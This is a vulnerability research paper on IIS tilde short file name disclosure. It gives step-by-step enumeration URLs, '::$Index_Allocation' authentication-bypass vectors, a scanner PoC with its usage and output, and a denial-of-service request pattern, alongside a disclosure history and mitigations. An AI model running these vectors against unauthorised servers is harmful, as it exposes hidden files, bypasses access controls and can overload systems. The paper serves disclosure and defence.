Microsoft IIS tilde character “~” Vulnerability/Feature – Short File/Folder Name Disclosure

A Novel technique to read files and directories short-names in IIS

Introduction

It is possible to detect short names of files and directories which have an 8.3 file naming scheme equivalent in Windows by using some vectors in several versions of Microsoft IIS. For instance, it is possible to detect all short-names of “.aspx” files as they have 4 letters in their extensions. I have written a small scanner as a proof of concept. It seems the latest versions of IIS and .Net version 4 have been secured against this attack. Moreover, some of the websites which use special URL-rewrite rules are also safe. Note that Basic authentication and Windows authentication cannot stop this attack.

Research Details

I was looking for a method to see if I can use the wildcard characters (“* and ?”) when sending a request to IIS. I realised that IIS responds differently when it receives a request with the tilde “~” character in the file-path; characteristics were discovered that could distinguish an available file from an unavailable file based on the HTTP Response. In the following table, “validlong.extx” file was available in the website root.

IIS Version	URL	Result/Error Message
IIS 6	/valid*~1*/.aspx	HTTP 404 - File not found
IIS 6	/Invalid*~1*/.aspx	HTTP 400 - Bad Request
IIS 5.x	/valid*~1*	HTTP 404 - File not found
IIS 5.x	/Invalid*~1*	HTTP 400 - Bad Request
IIS 7.x .Net.2 No Error Handling	/valid*~1*/	Page contains: “Error Code 0x00000000”
IIS 7.x .Net.2 No Error Handling	/Invalid*~1*/	Page contains: “Error Code 0x80070002”

“validlong.extx” in 8.3 format would be “VALIDL~1.EXT”. I used “/.aspx” to redirect the request to .Net framework to get a clearer response. However, I found out it is possible to use other extensions in different scenarios. Further, the asterisk sign ("*") and question mark ("?") can also be used to check the validity of one letter in the file or the extension name.

Here is a real example that we can actually use to find the short-name of a valid file by trying different characters:

URL	Result
http://sdl.me/*~1*/.aspx	**404 - Valid**: one or more file(s)/folder(s) with short name is/are available on the server
http://sdl.me/a*~1*/.aspx	**404 - Valid**: It starts with "A"
http://sdl.me/aa*~1*/.aspx	**400 - Invalid**: The second letter is not "A"
http://sdl.me/ab*~1*/.aspx	**400 - Invalid**: The second letter is not "B"
http://sdl.me/ac*~1*/.aspx	**404 - Valid**: The second letter is "C"
http://sdl.me/ac%3f~1*/.aspx	**400 - Invalid**: It has more than three characters
http://sdl.me/ac%3f%3f%3f%3f~1*/.aspx	**404 - Valid**: It has 6 or more than 6 characters
http://sdl.me/acsecr~1*/.aspx	**404 - Valid**: It starts with "ACSECR"
http://sdl.me/acsecr~1/.aspx	**400 - Invalid**: It is not a folder and it has an extension
http://sdl.me/acsecr~1.%3f/.aspx	**400 - Invalid**: Extension has more than 1 character
http://sdl.me/acsecr~1.%3f%3f%3f/.aspx	**404 - Valid**: Extension has 3 or more characters
http://sdl.me/acsecr~1.a%3f%3f/.aspx	**400 - Invalid**: Extension does not start with "A"
http://sdl.me/acsecr~1.h%3f%3f/.aspx	**404 - Valid**: Extension starts with "H"
http://sdl.me/acsecr~1.htm/.aspx	**404 - Valid**: Extension starts with "HTM"

As a result, the short file name would be "acsecr~1.htm". We now need to guess the actual file name. Sometimes, it is really hard to find the file name as it can have a special format or can be very long. However, in some cases such as the above example, it is not difficult to guess the complete name: "http://sdl.me/AcSecret.html".

Finding Long-Names Based on Short-Names

A short name has a restriction of a 6 character file name followed by a 3 character extension, these are derived from the long name. Therefore, it is not possible to reverse the operation to convert a short name to a long name directly as it will result in data loss. However, there are some methods that can be used to detect the long-names based on the short-names:

- The results of a Web crawler (for example Burp Suite's Spider) can be used to create a database from the target website or similar websites which can then be used to match short-names to the long-names. Alternatively this can be performed on the fly against the contents of requests and responses sent and received by the Web crawler.

- A large database of general file/directory names -such as those included in fuzzdb- can be used to complete the remaining parts of the short names.

- Sometimes Google or another powerful search engine can be used in order to find the file/folder long names when you have the short names.

- Brute-forcing the remaining characters of file/directory names by using a tool such as OWASP DirBuster can also be effective as we already have at least 6 characters of the long names and 3 characters of their extensions. This will increase the performance of DirBuster when scanning vulnerable versions of IIS. When a file/folder that matches the short-name is verified all other matching dictionary words can be skipped when certain conditions are met.

Note: Please refer to [1] and [2] in order to find more information about how Windows generates short file names (8.3 file names); it might help you to guess the complete name based on the rules in these references. For example, when a file/folder short name is less than 6 characters, we already have the complete name and we only need to find the extension. Or, it is not possible to use a short-name directly in the above detection methods when its real name is too short or when it has a special character or characters.

Using "::$Index_Allocation" to see inside the protected folders

In order to bypass the directory authentication (tested on Basic and Windows authentication), it is still possible to add "::$Index_Allocation" or ":$I30:$Index_Allocation" after the "*~1*" expression [3].

For example, when authentication is enabled on a folder called "AuthNeeded", we can still use:

/AuthNeeded::$Index_Allocation/*~1*/.aspx

Or

/AuthNeeded:$I30:$Index_Allocation/*~1*/.aspx

Note: Whether this vector ("::$Index_Allocation") is required as part of the URL is dependent on the server configuration.

Other Interesting Vectors

I found some other interesting vectors based on NTFS Alternate Data Streams (ADS) that can help us find more information about the available files and folders using their complete name. However, the server's behaviour can be different due to its specific configuration. Moreover, it seems .Net framework 4 now has more protection against invalid characters in the file path, and it can neutralise these vectors.

The following example vectors are only applicable on certain versions of IIS (you may need to add a "/.aspx" at the end of them):

Vector	Description
::$data/~1	Can be applied on the long file/dir name
:$/~1	Can be applied on the long file/dir name

Based on the IIS version and configuration, different extensions can be added to above patterns such as "/.aspx", "/.asp", "./.htm", "./.jpg", and so on.

Examples:

URL	Results
www.sdl.me/AcSecret.html::$data/~1/.aspx	404 - Valid: File is available
www.sdl.me/Invalid.html::$data/~1/.aspx	400 - Invalid: File is not available
www.sdl.me/AcSecret.html:$/~1/.aspx	404 - Valid: File is available
www.sdl.me/Invalid.html:$/~1/.aspx	400 - Invalid: File is not available


Automating the Process – PoC Code

It is not easy to enumerate the short names manually as it will take a long time. Therefore, I have created an open source proof of concept in Java which automates this process. I have used all of the different techniques that I have mentioned above in this code. I have tried to reduce the amount of the requests that it has to send to the server to find the valid files and folders.

In order to check the PoC application, you can compare its result with the "Dir /x *~*" command on the same directory.

IIS Shortname Scanner PoC – Source Code: http://code.google.com/p/iis-shortname-scanner-poc/

It is very easy to use this PoC. The following image is a screenshot of the application:




```
USAGE:
 java scanner [ShowProgress] [ThreadNumbers] [URL]

DETAILS:
 [ShowProgress]: 0= Show final results only - 1= Show final results step by step  - 2= Show Progress
 [ThreadNumbers]: 0= No thread - Integer Number = Number of concurrent threads [be careful about IIS Denial of Service]
 [URL]: A complete URL - starts with http/https protocol


- Example 1 (uses no thread - very slow):
 java scanner 2 0 http://example.com/folder/new%20folder/

- Example 2 (uses 20 threads - recommended):
 java scanner 2 20 http://example.com/folder/new%20folder/

- Example 3 (saves output in a text file):
 java scanner 0 20 http://example.com/folder/new%20folder/ > c:\results.txt

- Example 4 (bypasses IIS basic authentication):
 java scanner 2 20 http://example.com/folder/AuthNeeded:$I30:$Index_Allocation/

Note: Sometimes it does not work for the first time and you need to try again.
```

Screenshot of the scan results of "http://www.sdl.me/":

Command: *java scanner 2 20 http://www.sdl.me/*

Description: *It uses 20 threads and it shows the live scan result on the screen.*



```
Target = http://www.sdl.me/
How much delay do you want after each request in milliseconds [default=0]?0
Max delay after each request in milliseconds = 0
Do you want to use proxy [Y=Yes, Anything Else=No]?n
No proxy has been used.

Scanning...

Dir: _DB_BA~1
Dir: SEC_AC~1
Dir: CHALLE~1
File: ACSECR~1.HTM
File: TEST1~1.ASP
File: TEST2~1.ASM
File: TEST2~1.ASP
File: VALIDF~1.HTM
File: VALIDF~2.HTM
File: NON_MO~1.HTM
File: WELCOM~1.HTM


--------- Final Result ---------
1233 requests have been sent to the server:
Dir: CHALLE~1
Dir: SEC_AC~1
Dir: _DB_BA~1
File: ACSECR~1.HTM
File: NON_MO~1.HTM
File: TEST1~1.ASP
File: TEST2~1.ASM
File: TEST2~1.ASP
File: VALIDF~1.HTM
File: VALIDF~2.HTM
File: WELCOM~1.HTM

3 Dir(s) was/were found
8 File(s) was/were found


Finished in: 24 second(s)
```

Demo video link: http://www.youtube.com/watch?v=XOd90yCXOP4

Note: in order to get a better response from the server, I am using the "ASPXErrorPath in URL" technique as well (please see [4]).

Side Effects – A Possible Denial of Service against .Net framework


During this research, another interesting behaviour of .Net Framework was found by monitoring the File System (FS) activities in which it is possible to cause a lot of file system calls by sending only 1 web request. I have used the file monitor feature of Sysinternals Suite to view the FS activity, and I noticed that if I send a request with "~1" in the folder name to a .Net file which is not available, .Net framework will recursively search all root directories as well.

To maximize the amount of FS calls that are made the following factors are important

1- If it is the first time that you send your web request which is not available.

2- If you have more than one invalid folder with a "~1" pattern in the web request. For example: http://example.com/fake~1/~1/~1/~1/~1/~1/~1/~1/~1.aspx

The following image is a portion of File System calls in the file monitoring application for the above example:



```
\wwwtest                                              SUCCESS
\wwwtest\fake~1\~1\~1\~1\~1\~1\~1\~1\~1\~1            PATH NOT FOUND
\wwwtest\fake~1                                       NAME NOT FOUND
\wwwtest\fake~1\~1\                                   PATH NOT FOUND
\wwwtest\fake~1\~1\~1\                                PATH NOT FOUND
\wwwtest\fake~1\~1\~1\~1\                             PATH NOT FOUND
\wwwtest\fake~1\~1\~1\~1\~1\                          PATH NOT FOUND
\wwwtest\fake~1\~1\~1\~1\~1\~1\                       PATH NOT FOUND
\wwwtest\fake~1\~1\~1\~1\~1\~1\~1\                    PATH NOT FOUND
\wwwtest\fake~1\~1\~1\~1\~1\~1\~1\~1\                 PATH NOT FOUND
\wwwtest\fake~1\~1\~1\~1\~1\~1\~1\~1\~1\              PATH NOT FOUND
\wwwtest\fake~1\~1\~1\~1\~1\~1\~1\~1\~1\~1\           PATH NOT FOUND
\wwwtest\fake~1\~1\~1\~1\~1\~1\~1\~1\~1\~1\~1.aspx    PATH NOT FOUND
\wwwtest\fake~1\~1\~1\~1\~1\~1\~1\~1\~1\~1\~1.aspx    PATH NOT FOUND
\wwwtest\fake~1\~1\~1\~1\~1\~1\~1\~1\~1\~1            PATH NOT FOUND
\wwwtest\fake~1\~1\~1\~1\~1\~1\~1\~1\~1\~1\~1.aspx    PATH NOT FOUND
\wwwtest\fake~1\~1\~1\~1\~1\~1\~1\~1\~1\~1            PATH NOT FOUND
\wwwtest\fake~1\~1\~1\~1\~1\~1\~1\~1\~1               PATH NOT FOUND
\wwwtest\fake~1\~1\~1\~1\~1\~1\~1\~1                  PATH NOT FOUND
\wwwtest\fake~1\~1\~1\~1\~1\~1\~1                     PATH NOT FOUND
\wwwtest\fake~1\~1\~1\~1\~1\~1                        PATH NOT FOUND
\wwwtest\fake~1\~1\~1\~1\~1                           PATH NOT FOUND
\wwwtest\fake~1\~1\~1\~1                              PATH NOT FOUND
\wwwtest\fake~1\~1\~1                                 PATH NOT FOUND
\wwwtest\fake~1\~1                                    PATH NOT FOUND
\wwwtest\fake~1                                       NAME NOT FOUND
\wwwtest                                              SUCCESS
\wwwtest                                              SUCCESS
```

3- If we have uppercase and lowercase letters at the same time in the file or folder name; in this case, it will try to find the requested file twice: once without changing any letter to upper/lower case i.e. in the same web request format, and another time all in lowercase. For example: http://example.com/aA~1.AsPx

The following table shows the amount of FS calls per each request in Windows 2008 R2, IIS 7.5 (latest patch – June 2012), and .Net framework 4.0.30319 (this can be different on other systems):

Web Request	Description	FS Calls Number
/invalid.aspx	Unavailable file	9
/~1.aspx	Using a ~ character in the filename	57
/~1.aspx	Sending the previous request for the second time	2
/~1/~2.aspx	Using a nonexistent folder that contains ~	182
/~1/~2/~3.aspx	Adding another nonexistent folder that contains ~ to the previous request	246
/aA~.AsPx	An uppercase and lowercase filename	73
/~1/…50 times…/~1/bB~.AsPx	Combining all of the factors: The First time the request was sent for an invalid file containing ~ An uppercase and lowercase filename 50 fake folders containing ~	13,116
/~1/…200 times…/~1/bB~.AsPx	Combining all of the factors: The First time the request was sent for an invalid file containing ~ An uppercase and lowercase filename 200 fake folders containing ~	3,680,353

Note 1: This method works on all versions of .Net framework but the amount of FS calls are different.

Note 2: Microsoft was informed on 3rd of August 2010, and I have received the following responses from them

1st of December 2010:

"

The product group assessment indicates that this is a recoverable DoS condition which meets the bar for a next version fix. This means that we will be fixing this issue at the next possible release. This could be in the next service pack or next version of the product. Please let me know if you have any questions or concerns regarding this outcome.

"

4th of January 2011:

"

As far as the exact date for this fix I am unsure when the next version of the product with this fix will be released. As this does not meet the bar for a security update it is up to the development team to determine when this fix will be implemented. I assure you that the product team is aware of the issue and will be addressing it at their next logical release.

As this is not a general distribution release class issue and there is no avenue for us to credit you as this will not be fixed in a bulletin. Recoverable DoS issues will be addressed in a Service Pack or next version fix. If you disagree with the outcome of our investigation that this is a recoverable DoS condition please share with me the technical information and we will re-investigate the case.

Our policy for publicly disclosed reports of security vulnerabilities is to not credit the finder in such cases. Microsoft will only give credit to finders that report vulnerabilities that meet the bar for security update and work with us on coordinated disclosure.
"

Prevention Technique(s)

Firstly, you should enable error handling in Web.config if it is not already enabled.

If it is possible upgrade IIS and .Net Framework to the latest versions.

It is highly recommended to discard all of the web requests which include the tilde character ("~") or its Unicode equivalences in the URL path when you do not use it in a normal case. If it is not possible to discard these requests, URL rewrite functionality is highly recommended. These protections should be implemented outside of IIS.

Note 1: IIS7.x request blocking cannot prevent from the tilde character issues completely.

Note 2: After we published these vulnerabilities, we found out that there was a similar issue which had been reported in 2005 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-4360). Therefore, please check your firewall as it might already have a protection rule.

Addressing "Short Name Disclosure" issue

You can disable 8.3 name creation by following this link in: http://support.microsoft.com/kb/121007. This has already been recommended by Microsoft to disable this feature if you are not going to use it (especially for performance).

By disabling 8.3 name creation, it stops creating short names only for new files and directories. However, the current files and directories still keep their short names. In order to make your website secure after disabling 8.3 name creation, you have to make some changes to current files and folders to remove their short names; follow these easy steps to remove the current files and directories short names:

a) Create a copy from the current directory and rename it to "tempNew"

b) Rename the current directory to "tempOld"

c) Rename "tempNew" to the original directory name.

This method does not solve the denial of service issue.

Responsibility

Microsoft has already been informed. However, as it has already been rectified in latest versions of .Net & IIS which follow best practices, Microsoft does not have any plan to change the other versions.

We are not responsible for any illegal or malicious usage of the PoC code or this paper. You are only allowed to run the scanner against websites which you have permission to scan. We do not accept any responsibility for any damage/harm that this application causes to your computer or your network as it is only a proof of concept and may lead to unknown issues. It is your responsibility to use this code legally and you are not allowed to sell this code in any way.

Conclusion

We have used the tilde character "~" to find short names of files and folders when the website is running under IIS. This can be a major issue especially for the .Net websites which are vulnerable to direct URL access as an attacker can find important files and folders that they are not normally visible. Moreover, this bug (or maybe an undocumented feature from Microsoft's point of view) is very useful for penetration testers when they do not have access to the box and can be added to the available web application security scanners in order to find more files and folders. We have also proved that the password protected folders (with Basic and Windows authentication), are still searchable using the infamous "::$Index_Allocation" vector [3],other ADS vectors can also be helpful to purify the results.

Additionally, a proof of concept has been implemented to prove the possibility of exploiting this issue. Furthermore, we have introduced several methods that can be used in order to find the long-names based on the short-names which can be implemented at a later stage.

A denial of service issue also has been identified during this research; Microsoft has been informed since August 2010, but there is still no fix or workaround.

Finally, we think these issues pose a significant risk for certain websites and they should have been addressed by the vendor and also firewall/WAF companies.

Credits

In this research, different techniques were used:

- Using the tilde "~" character and wildcard characters with different server errors (as discussed in this paper).

- "::$Index_Allocation" and ":$I30:$Index_Allocation" to bypass authentication of folders [3].

- Using "ASPXErrorPath in URL" technique to view clearer error messages [4].

Credit goes to **Soroush Dalili** (**@irsdl**) and **Ali Abbasnejad**. Special thanks go to **Ben Sheppard** (**@highjack1337**) who helped me to write this document.

References

[1] How Windows Generates 8.3 File Names from Long File Names, URL: http://support.microsoft.com/kb/142982/en-us

[2] Wikipedia "8.3 filename", URL: http://en.wikipedia.org/wiki/8.3_filename

[3] IIS5.1 Directory Authentication Bypass by using ":$I30:$Index_Allocation",
URL: http://soroush.secproject.com/blog/2010/07/iis5-1-directory-authentication-bypass-by-using-i30index_allocation/

[4] "ASPXErrorPath in URL" Technique in Scanning a .Net Web Application,
URL: http://soroush.secproject.com/blog/2012/06/aspxerrorpath-in-url-technique-in-scanning-a-net-web-application/

[5] Deployment Recommendations for Application Request Routing, URL:
http://learn.iis.net/page.aspx/655/deployment-recommendations-for-application-request-routing/